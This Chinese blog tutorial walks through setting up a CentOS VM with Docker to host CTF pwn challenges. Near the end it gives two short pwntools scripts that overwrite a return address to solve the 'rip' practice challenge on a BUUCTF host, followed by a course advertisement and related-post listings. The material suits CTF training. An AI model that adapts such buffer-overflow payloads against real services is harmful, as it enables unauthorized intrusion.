从零开始部署CTF题目环境(docker容器)

从零开始搭建Ubuntu CTF-pwn环境 ctf pwn环境搭建(持续更新) 阅读详情

本教程将教会大家如何安装一台可以部署docker容器形式的CTF题目的CentOS服务器。

操作步骤

1-下载操作系统镜像文件

虚拟操作系统:CentOS 8 (CentOS 9 毛病多,先不装)

镜像文件下载地址,点击X86_64即可

CentOS Stream

选一个下载快的,我选的清华 ,下那个12.2G的

下载得到

2-创建CentOS 虚拟机

VMware WorkStation点击创建新的虚拟机

选择典型即可

选择第二项,并指定你下载好的镜像文件

指定一下虚拟机名称,存放位置也改一下

50GB(只是后期不想扩容,20GB也行)

自定义硬件,按照自己配置来,内存拿一半吧

自定义一下硬件,不然默认配置会很慢。内存取电脑一半,处理器1 内核4

第一次启动会有点久

3-安装CentOS 8系统

ctrl+alt+回车 切换全屏,选择简体中文!

配置Root密码

密码为Rotten2023 ,点击完成

创建新用户centos

时间和区间设为上海

安装目的地点进去,然后退出来就行

没有报错,点击开始安装,时间可能会有点久

4-CentOS 换源

CentOS8 更改YUM源_centos8更换yum源-优快云博客

换好后

yum update

5-安装docker

安装所需的软件包以允许 dnf 使用存储库通过 HTTPS 下载软件包:

sudo dnf install -y dnf-utils device-mapper-persistent-data lvm2


添加 Docker 存储库:

sudo dnf config-manager --add-repo=https://download.docker.com/linux/centos/docker-ce.repo


安装docker引擎

sudo dnf install -y --allowerasing docker-ce docker-ce-cli containerd.io


启动docker服务

sudo systemctl start docker


设置开机自启(可选)

sudo systemctl enable docker


验证安装情况

sudo docker run hello-world


本地没镜像,报错 ,可使用以下指令手动拉取(默认自动下载,但我这里卡住了,所以手动拉)

sudo docker pull hello-world

OK了

6-docker换源

Docker安装及镜像源修改_更换docker镜像源-优快云博客

如果发现那个nano编辑器用不来,可以看这个

CentOS下nano编辑器使用教程_centos 中noao 怎么用-优快云博客

7-题目docekr部署

借助巨魔的CTF靶机模板

GitHub - CTF-Archives/ctf-docker-template: Deployment template for docker target machine in ctf for CTFd and other platforms that support dynamic flags

先安装git,root用户

yum install git


拉取项目

git clone 项目网址

PWN篇

取出一个模板,替换src中的二进制文件

默认文件名为attachement,如需替换,需修改配置文件

替换好之后,这个目录下打开控制台

docker compose up -d


如果没设置IP, 或者忘了

查看容器列表

docker ps

查看指定容器IP

docker inspect -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' 1397af75dab3   #最后的是容器ID

就会自动构造image并运行docker容器,nc测试

注意,我用的是rip的题目文件,由于版本升级,可能wp要参考新版本的

旧版本无法打通

from pwn import * 

p=remote('node4.buuoj.cn',27036)

payload=b'a'*(15)  + p64(0x401186)

p.sendline(payload)

p.interactive()

加了中堆栈平衡的题解

from pwn import * 

#context(os='linux', arch='amd64', log_level='debug')

p=remote('node4.buuoj.cn',29110)

payload=b'a'*(23) + p64(0x0401016)  + p64(0x401186)

#p.recvuntil("please input\n")

p.sendline(payload)

p.interactive()

这是2023年第三次尝试自己搭建pwn环境,前两次均以失败告终,这次,在诸位大佬和群友的帮助下,终于得以完成。博主太菜了,给大家带来了麻烦,希望这篇博客能帮助大家更好的上手题目环境的搭建。

学习资源

如果你是也准备转行学习网络安全(黑客)或者正在学习,这里开源一份360智榜样学习中心独家出品《网络攻防知识库》,希望能够帮助到你

知识库由360智榜样学习中心独家打造出品,旨在帮助网络安全从业者或兴趣爱好者零基础快速入门提升实战能力,熟练掌握基础攻防到深度对抗。

1、知识库价值

深度: 本知识库超越常规工具手册,深入剖析攻击技术的底层原理与高级防御策略,并对业内挑战巨大的APT攻击链分析、隐蔽信道建立等,提供了独到的技术视角和实战验证过的对抗方案。

广度: 面向企业安全建设的核心场景(渗透测试、红蓝对抗、威胁狩猎、应急响应、安全运营),本知识库覆盖了从攻击发起、路径突破、权限维持、横向移动到防御检测、响应处置、溯源反制的全生命周期关键节点,是应对复杂攻防挑战的实用指南。

实战性: 知识库内容源于真实攻防对抗和大型演练实践,通过详尽的攻击复现案例、防御配置实例、自动化脚本代码来传递核心思路与落地方法。

2、 部分核心内容展示

360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。

在这里插入图片描述

360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。

内容组织紧密结合攻防场景,辅以大量真实环境复现案例、自动化工具脚本及配置解析。通过策略讲解、原理剖析、实战演示相结合,是你学习过程中好帮手。

1、网络安全意识
img

2、Linux操作系统

img

3、WEB架构基础与HTTP协议

img

4、Web渗透测试

img

5、渗透测试案例分享

img

6、渗透测试实战技巧

图片

7、攻防对战实战

图片

8、CTF之MISC实战讲解

图片

3、适合学习的人群

‌一、基础适配人群‌

  1. ‌零基础转型者‌:适合计算机零基础但愿意系统学习的人群,资料覆盖从网络协议、操作系统到渗透测试的完整知识链‌;
  2. ‌开发/运维人员‌:具备编程或运维基础者可通过资料快速掌握安全防护与漏洞修复技能,实现职业方向拓展‌或者转行就业;
  3. ‌应届毕业生‌:计算机相关专业学生可通过资料构建完整的网络安全知识体系,缩短企业用人适应期‌;

‌二、能力提升适配‌

1、‌技术爱好者‌:适合对攻防技术有强烈兴趣,希望掌握漏洞挖掘、渗透测试等实战技能的学习者‌;

2、安全从业者‌:帮助初级安全工程师系统化提升Web安全、逆向工程等专项能力‌;

3、‌合规需求者‌:包含等保规范、安全策略制定等内容,适合需要应对合规审计的企业人员‌;

因篇幅有限,仅展示部分资料,完整版的网络安全学习资料已经上传优快云,朋友们如果需要可以在下方优快云官方认证二维码免费领取【保证100%免费】

在这里插入图片描述

手把手教你打造CTF动态靶场 公司想搞一个CTF比赛,需要一个竞赛靶场,于是这个任务就落在了我的身上,平台是利用CTFd框架,基于docker搭建的动态靶场,搭建过程中遇到的坑比较多,这里我会把每一个遇到的坑都指出来。我搭建的是CTFd的3.X的版本。第一次搭建的话,搭建的过程会有些痛苦,但是搭建完成后会越来越熟练,这个平台的可用性还是很高的。由于搭建的过程中遇到的坑太多了,各种各样的问题,所以决定写下这篇文章,把所有的坑都指出来,也算为后边想搭这个平台的小伙伴指一条路。Taps:资源来源:星海安全实验室如果你也对网络安全&黑客。 阅读详情

相关推荐

从零开始学CTF(第十五期)

摘要: CTFWeb安全实验环境是提升技术能力的关键工具,本文系统介绍了从基础到实战的环境搭建方法。内容涵盖:1)虚拟机选择与基础Web服务部署(Apache/Nginx、MySQL/PHP);2)单一漏洞环境搭建(SQL注入、XSS、文件上传);3)综合漏洞链场景构建(SSRF+内网渗透、逻辑漏洞);4)进阶优化(WAF绕过、Docker容器化)。通过真实漏洞模拟、隔离网络配置和工具集成,帮助学习者循序渐进掌握Web安全攻防技能,并支持CTF题目复现与自定义开发,为竞赛和实战提供有效训练平台。

2501_90727259的博客 2830

CTF(Capture The Flag )环境搭建

CTFd是目前最流行的开源CTF框架之一,是一个有Python开发的框架,侧重于易用性和可定制性。它提供了运行CTF题目所需要的一切条件,并可使用插件和主题轻松进行自定义。

怡红群芳的博客 4073

GZCTF 动态靶机实战 | 从零构建 Docker 化 CTF 竞赛环境(附完整配置解析)

本文详细解析了如何从零开始,利用GZCTF平台和Docker技术快速构建一个支持动态靶机的CTF竞赛环境。通过实战演示,涵盖了服务器环境配置、核心配置文件(appsettings.json与docker-compose.yml)的深度解析、平台一键启动,以及从构建题目镜像到后台部署动态靶机的全流程,为安全竞赛组织者提供了一个高效、稳定且防作弊的完整解决方案。

weixin_29239661的博客 588

CTF Web赛题制作实战:用Docker快速部署一个查看源码的题目

本文详细介绍了如何使用Docker快速部署一个CTF Web赛题,重点讲解查看源码类题目的制作过程。通过Docker容器技术,实现环境隔离和快速部署,提升CTF出题效率。文章涵盖环境搭建、赛题设计、Dockerfile编写、容器编排等关键步骤,适合CTF出题人和Web安全爱好者参考。

julia4scientist的博客 583

CTF出题人必备:5分钟搞定Docker化Web赛题部署(含F12源码题实战)

本文为CTF出题人提供了一套基于Docker的Web赛题快速部署方案,涵盖环境隔离、动态flag注入和批量部署等核心技巧。通过实战案例演示如何5分钟内完成包含F12源码题的Docker化部署,显著提升赛事运维效率。特别适合需要快速搭建稳定、可复用Web靶场的CTF组织者。

tgb3456789的博客 961

基于Docker快速搭建GZ-CTF Pwn标准化练习环境

容器化技术通过将应用程序及其依赖打包成标准化单元,实现了环境的一致性和可移植性,解决了软件开发和部署中的环境配置难题。Docker作为主流容器引擎,其核心原理是利用操作系统级虚拟化技术,在宿主机上创建隔离的容器进程空间,每个容器共享主机内核但拥有独立的文件系统和资源视图。这一技术为安全研究、CTF竞赛等领域带来了显著价值,特别是在漏洞分析(Pwn)学习中,能够快速构建包含特定工具链(如gdb-peda、pwntools)和依赖库(如glibc 2.23)的标准化实验环境。通过编写Dockerfile定义构建

weixin_30292843的博客 399

CTF中web方向SQL注入类题目搭建教程

通过本文,你已经成功搭建了一个简单的SQL注入类题目,并部署到了 GZCTF 平台。这个题目非常适合新手学习SQL注入的原理和利用方法,只需三个文件就可以搭建,简单易懂。希望你能通过这个题目学到有用的知识,祝你玩得开心!💪。

ha0112的博客 1220

从零到一:基于xinetd与Docker的CTF Pwn靶场稳定部署指南

本文详细介绍了如何利用xinetd与Docker技术从零开始部署稳定的CTF Pwn靶场。通过xinetd的端口管理优势和Docker的环境隔离特性,实现高效、安全的题目部署。文章包含环境准备、关键配置修改、容器构建与运行等实战步骤,并提供了故障排查与性能优化建议,帮助赛事运维快速搭建可靠的Pwn挑战环境。

weixin_33563728的博客 211

从零构建GZCTF动态靶机平台:Docker单机部署与CTF环境实战

容器技术通过封装应用及其依赖,实现了进程级别的资源隔离与环境一致性,其核心原理基于Linux的命名空间和控制组(cgroup)。这项技术为软件部署与运维带来了革命性价值,尤其在需要快速创建、销毁和复制一致环境的场景中。在网络安全竞赛(CTF)领域,动态靶机环境正是容器技术的典型应用,它能为每位选手提供独立、隔离的题目实例,解决了传统固定部署模式下的环境干扰与安全风险。本文以开源CTF平台GZCTF为例,详细阐述了基于Docker Compose的单机部署方案,深入解析了包括Nginx反向代理配置、容器健康检

dgqvhtlwq472235338的博客 389

VGA系列之一:VGA显示网络图片

VGA系列之一:VGA显示网络图片VGA系列之一VGA显示网络图片 1 如何用FPGA实现VGA显示 2 网络图片和VGA显示有何区别 3VGA如何显示图片

善良の一休君的博客 1万+

【算法实战】Keystone变换:从原理到MATLAB实现的距离走动校正

本文深入解析Keystone变换在雷达信号处理中的距离走动校正应用,从原理到MATLAB实现全面讲解。通过三种实现方法(DFT+IFFT、Sinc插值、Chirp-Z变换)的对比分析,结合实战案例展示如何有效解决高速目标导致的距离单元跨越问题,提升多普勒频谱聚焦质量。

weixin_29055699的博客 296

CTF中web方向原型链污染类题目搭建教程

通过本文,你已经成功搭建了一个简单的 Node.js 原型链污染题目,并部署到了 GZCTF 平台。这个题目非常适合新手学习原型链污染的原理和利用方法。如果你对 Node.js 安全感兴趣,可以尝试进一步研究:如何修复原型链污染漏洞?其他常见的 JavaScript 安全漏洞(如 XSS、CSRF 等)。希望你能通过这个题目学到有用的知识,祝你玩得开心!🚀。

ha0112的博客 2138

how2heap 深入学习(1)

how2heap glibc 2.23学习

CoLin的pwn小屋 3181

基于Docker与阿里云快速部署GZ-CTF pwn题目的实战指南

本文提供了一份基于Docker与阿里云容器镜像服务(ACR)快速部署GZ-CTF pwn题目的实战指南。通过使用成熟的Docker模板,将题目环境打包成标准镜像,并利用阿里云ACR实现便捷的云端托管与分发,有效解决了CTF题目部署中的环境一致性、团队协作与快速上线等核心痛点,大幅提升部署效率与可靠性。

www00的博客 182

微信小程序反编译实战:用wxappUnpacker获取他人源码的完整流程(附常见报错解决方案)

本文详细解析了微信小程序反编译的完整流程,从缓存提取到源码重构,使用wxappUnpacker工具链实现逆向工程。涵盖环境配置、解密反编译、项目调试等关键步骤,并提供了常见报错解决方案,帮助开发者学习优秀实现方案或进行安全审计。

weixin_42706667的博客 469

qt医疗信息系统(HIS)

**UI 组件**: QWidget、QTextBrowser、QTableWidget、QGraphicsView 等。- **网络通信**: Qt Network (TCP/IP)- **DICOM 处理**: DCMTK 3.6.7。- **数据库**: SQLite (轻量、跨平台)**数据库文件**: `hospital.db`- **开发框架**: Qt 6 (C++)- 医疗影像 (DICOM) 查看器。**医疗影像 (DICOM) 查看器****电子病历 (EMR) 浏览器**

寒寒豆豆软件公司的博客 340

搭建一个ctf_CTF丨从零开始搭建WEB Docker靶场

第十二届全国大学生信息安全竞赛即将开始,小伙伴们有报名参加的吗?大家在比赛前是否开始进行模拟演练了?今天,i春秋将与大家分享靶场搭建的相关内容,帮助大家更好的进行实操演练。学习搭建Docker靶场之前,我们先了解一下为什么要用Docker?相对于虚拟机,Docker启动更快。成本考虑更安全环境部署搭建环境>>OS: Ubuntu 16.04设备类型: VM宿主机:ESXI 6.5卸载原...

weixin_39770626的博客 1090

OceanSim: 基于Isaac Sim GPU 加速水下机器人感知仿真框架

OceanSim 采用先进的基于物理的渲染技术,对水下视觉和声学传感器进行精确建模。与其他模拟引擎相比,OceanSim 的渲染速度要快得多。作为 NVIDIA Issac Sim 的扩展,OceanSim 采用了多功能设计。通过融入快速发展的 NVIDIA Omniverse 生态系统,我们的模拟器自然而然地在机器人学习和水下机器人技术之间架起了一座桥梁,从而促进了水下应用中体现型人工智能技术的开发和部署。OceanSim 将以开放源码的方式提供,使研究界能够以合作的模式作出贡献。

机器人控制与仿真应用 2056

8分钟快速入门kCTF:从Docker到Kubernetes的CTF环境搭建教程

**kCTF** 是一个基于Kubernetes的CTF竞赛基础设施,让您能够快速搭建和管理网络安全竞赛环境。无论您是CTF组织者还是参赛者,这个终极指南将帮助您在8分钟内从零开始搭建完整的CTF环境! ## 🚀 为什么选择kCTF? kCTF是Google安全团队开发的专门用于CTF竞赛的Kubernetes基础设施。它结合了Docker容器化、nsjail沙箱和Kubernetes编排的

gitblog_00983的博客 464

GDB交叉编译与问题解决:从零到精通的深度指南

完成后,GDB会安装到/usr/local/gdb-aarch64/bin,可以用aarch64-linux-gnu-gdb --version检查。:得有支持目标架构的交叉编译工具链,比如gcc-arm-none-eabi(用于ARM裸机)或aarch64-linux-gnu-gcc(用于ARM Linux)。:在配置工具链时,运行aarch64-linux-gnu-gcc --version检查版本,确保工具链没问题。这种场景下用GDB调试,就像在荒野求生,但别慌,GDB依然是你的好伙伴。

大模型大数据攻城狮的专栏 1万+

OpenClaw实战系列07:定时任务与自动化工作流实战——让AI从“被动响应”到“主动执行”

通过本文的学习,你已经将 OpenClaw 从“被动应答”升级为“主动执行”的自动化引擎。定时简报:每天8点自动生成行业简报推送飞书/钉钉GitHub事件触发:PR合并自动触发Code ReviewAgent间协作:数据采集→分析→报告全自动流水线系统监控:定时检查服务器状态,异常自动告警核心收获掌握 OpenClaw 内置 Cron 系统的三种调度模式学会 Webhook 配置和事件触发机制理解 Agent 间通信的两种方式(sessions_spawn / sessions_send)

PeterPan的博客 691

探索CTF-Archives的`ctf-docker-template`: 构建安全竞赛环境的利器

探索CTF-Archives的ctf-docker-template: 构建安全竞赛环境的利器 在网络安全领域,Capture The Flag (CTF) 比赛是一种极富挑战性的实战演练方式。为了帮助参赛者和组织者更便捷地搭建和管理CTF环境, 提供了一个名为 ctf-docker-template 的项目,它是一个基于Docker的模板,旨在简化CTF平台的创建过程。本文将带你深入了解该项目的...

gitblog_00087的博客 471

efm32 入门.pdf

本PDF共计22页,介绍的是操作驱动API,下载与否自己斟酌。

kCTF挑战开发实战:5步打造你的第一个CTF题目并本地测试

kCTF是一个基于Kubernetes的CTF竞赛基础设施,它能帮助开发者快速构建、部署和管理CTF挑战题目。本教程将带你通过5个简单步骤,从零开始创建并本地测试你的第一个CTF挑战,即使你没有Kubernetes经验也能轻松上手。 ## 1️⃣ 准备工作:环境搭建与项目克隆 首先,确保你的系统已安装Docker和Kubernetes相关工具。然后克隆kCTF项目仓库: ```bash gi

gitblog_00517的博客 484

汉书HE8,好用的汇编代码编写工具

汉书HE8,好用的汇编代码编写工具早期编写汇编代码所用功能强大

复分析 阿尔福斯(Ahlfors) 第三版答案 英文

答案分为十章,有部分习题没有答案,全英文复分析阿尔福斯(Ahlfors) 第三版答案

保姆级教程:用Docker Compose在Ubuntu/Centos上快速部署CTFd平台(含Python环境配置避坑)

本文提供了一份详细的CTFd平台部署指南,涵盖从Docker Compose安装到Python环境配置的全流程。通过实战步骤解析,帮助用户在Ubuntu/Centos系统上快速搭建CTFd平台,包括题库部署、性能优化及常见问题解决方案,适合网络安全竞赛组织者和学习者参考。

weixin_30292843的博客 611

RU DOS版、EFI版32bit/64bit BIOS常用工具

DOS版、EFI版的RU工具,可用来查看IO、MEM、PCI、SMBIOS等资源。亲测在EFI SHELL下可用。

上一篇: 如何转行黑客_网络安全行业?从0开始保姆级讲解!
下一篇: 网络安全选对这四个方向,专科生也能年薪30万
网络安全_入门教程
博客等级 码龄4年 1万+粉丝 2151原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值